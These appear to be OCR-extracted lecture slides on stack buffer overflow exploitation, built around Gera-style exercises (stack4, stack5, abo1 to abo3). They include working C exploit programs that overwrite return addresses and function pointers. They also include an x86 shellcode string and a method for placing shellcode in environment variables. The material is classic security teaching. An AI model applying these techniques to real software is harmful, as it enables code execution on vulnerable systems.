
stack4.c

```
#define RET 0x08048469
int main() {
    char buffer[92];
    memset(buffer, '\x90', 92);
   *(long *)&buffer[88] = RET;
   printf(buffer);
}
```


stack4.c


Stack
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("win")
return
IP
FP
SP
Return address
Frame pointer
cookie
buf

stack4.c



Stack
IP
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf(“win”)
return
FP
SP
Return address
Frame pointer
cookie
buf

stack4.c



Stack
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf(“win”)
return
IP
FP
SP
Return address
Frame pointer
cookie
buf

stack4.c



Stack
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf(“win”)
return
IP
FP
SP
Return address
Frame pointer
cookie
buf

stack5.c

```
int main() {
        int cookie;
        char buf[80];
        printf("buf: %08x cookie: %08x\n", &buf, &cookie);
        gets(buf);
        if (cookie == 0x000a0d00)
                printf("you lose!\n");
}
```

- Problem?

stack5.c

- No you win present, can’t return to existing code
- Must insert our own code to perform attack

Shellcode


- Small program in machine code representation
- Injected into the address space of the process

```
int main() {
           printf("You win\n");
           exit(0)
          }
 static char shellcode[] =
          "\x6a\x09\x83\x04\x24\x01\x68\x77"
          "\x69\x6e\x21\x68\x79\x6f\x75\x20"
          "\x31\xdb\xb3\x01\x89\xe1\x31\xd2"
          "\xb2\x09\x31\xc0\xb0\x04\xcd\x80"
          "\x32\xdb\xb0\x01\xcd\x80";
```


stack5.c

```
static char shellcode[] = // shellcode from prev slide
#define RET 0xbffffd28
int main() {
  char buffer[93]; int ret;
  memset(buffer, '\x90', 92);
  memcpy(buffer, shellcode, strlen(shellcode));
  *(long *)&buffer[88] = RET;
  buffer[92] = 0;
  printf(buffer); }
```

stack5.c


Stack
IP
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf(“lose”)
return
FP
SP
Return address
Frame pointer
cookie
Injected code

stack5.c



Stack

main:

cookie

buf[80]


printf()

gets()

if (cookie)
printf(“lose”)

return


stack5.c



Stack
main:
cookie
buf[80]
printf()
gets()
if (cookie)
printf("lose")
return
IP
FP
SP
Return address
Frame pointer
cookie
Injected code

stack5.c

```
main:
      cookie
      buf[80]
      printf()
      gets()
 if (cookie)
   printf(“lose”)
      return
```



SP

Stack

Return address

Frame pointer

cookie

IP

Injected code

Finding inserted code


- Generally (on kernels < 2.6) the stack will start at a static address
- Finding shell code means running the program with a fixed set of arguments/fixed environment
- This will result in the same address
- Not very precise, small change can result in different location of code
- Not mandatory to put shellcode in buffer used to overflow
- Pass as environment variable

Controlling the environment

Passing shellcode as
environment variable:

Stack start - 4 null bytes
- strlen(program name) -
- null byte (program name)
- strlen(shellcode)

0xBFFFFFFF - 4
- strlen(program name) -
- 1
- strlen(shellcode)



Stack start:
0xBFFFFFFF

High addr

0,0,0,0

Program name

Env var n

Env var n-1

…

Env var 0

Arg n

Arg n-1

…

Arg 0

Low addr

abo1.c

- static char shellcode[] = // shellcode from prev slide
- int main (int argc, char **argv) {
- char buffer[265];   int ret;
- char *execargv[3] = { "./abo1", buffer, NULL };
- char *env[2] = { shellcode, NULL };
- ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
- printf ("return address is %#10x", ret);
- memset(buffer, '\x90', 264);
- *(long *)&buffer[260] = ret;
- buffer[264] = 0;
- execve(execargv[0],execargv,env);}
- http://fort-knox.org/~yyounan/secappdev

abo2.c

```
int main(int argv,char **argc) {
        char buf[256];

        strcpy(buf,argc[1]);
        exit(1);
}
```

- Problem?

abo2.c

- Not exploitable on x86
- Nothing interesting we can overwrite before exit() is called

abo3.c

```
int main(int argv,char **argc) {
        extern system,puts;
        void (*fn)(char*)=(void(*)(char*))&system;
        char buf[256];
        fn=(void(*)(char*))&puts;
        strcpy(buf,argc[1]);
        fn(argc[2]);
        exit(1);
}
```

- Problem?

abo3.c

- Can’t overwrite the return address, because of exit()
- However this time we can overwrite the function pointer
- Make the function pointer point to our injected code
- When the function is executed our code is executed

abo3.c

```
➢ static char shellcode[] = // shellcode from prev slide
➢ int main (int argc, char **argv) {
➢       char buffer[261]; int ret;
➢       char *execargv[4] = { "./abo3", buffer ,NULL };
➢       char *env[2] = { shellcode, NULL };
➢       ret = 0xBFFFFFFF - 4 - strlen (execargv[0]) - 1 - strlen (shellcode);
➢       printf ("return address is %#10x", ret);
➢       memset(buffer, '\x90', 260);
➢       *(long *)&buffer[256] = ret;
➢       buffer[260] = 0;
➢       execve(execargv[0],execargv,env);}
```

abo4.c

